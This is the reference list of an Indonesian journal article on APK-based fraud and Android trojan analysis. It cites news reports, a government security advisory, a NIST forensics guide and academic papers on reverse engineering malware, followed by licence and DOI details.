K. S. (2023, September 6). *Valid News*. Retrieved from Negara Dengan Jumlah Pengguna WhatsApp Terbanyak: https://validnews.id/catatan-valid/negara-dengan-jumlah-pengguna-whatsapp-terbanyak

Karen Kent (NIST), S. C. (2006). Guide to Integrating Forensic Techniques into Incident Response. *NIST SP 800-86*.

Krombholz, H. H. (2015). *Cybercriminology: Outsmarting Cybercrime from the Inside.* Thousand Oaks, CA: SAGE Publications.

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

Magno Moises, F. D., & Santoso, J. D. (2023). ANALISIS MALWARE ANDROID MENGGUNAKAN METODE REVERSE ENGINEERING. *Jurnal Ilmiah Dan Karya Mahasiswa*, vol. 1, no. 2, pp. 41–53.

Redaksi, T. (20223, August 11). *VOI*. Retrieved from Pengertian File APK: Berikut Uraiannya: https://voi.id/teknologi/300895/pengertian-file-apk#google_vignette

Respati, A. R., & A. I. (2023, July 7). *Kompas*. Retrieved from Waspada, Ini 8 Modus Penipuan File APK yang Pernah Terjadi di Indonesia: https://money.kompas.com/read/2023/07/07/075807426/waspada-ini-8-modus-penipuan-file-apk-yang-pernah-terjadi-di-indonesia?page=all

S. A. (2023, January 29). *Badan Siber dan Sandi Negara*. Retrieved from Imbauan Keamanan Modus Penipuan Menggunakan Undangan Pernikahan Elektronik .APK: https://www.bssn.go.id/imbauan-keamanan-modus-penipuan-menggunakan-undangan-pernikahan-elektronik-apk/

Saputra, I. P. (2023). APLIKASI BERBASIS WEB GUNA MEMONITORING KE AKTIFAN IP PUBLIC. *BULLETIN OF NETWORK ENGINEERING AND INFORMATICS*, Vol. 1 No 1.

Saputra, I. P., & A. H. (2023). Analisis Trojan Apk Menggunakan Metode Reverse Engineering Pada Serangan Phising. *jurnal ilmu komputer dan informatika*, Vol.4, No.2.

Sari, H. P., & Pratama, A. M. (2023, February 6). *Kompas*. Retrieved from Waspadai Modus Penipuan File APK, Kominfo: Hati-hati, Jangan Diunduh: https://money.kompas.com/read/2023/02/06/151000926/waspadai-modus-penipuan-file-apk-kominfo--hati-hati-jangan-diunduh-

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.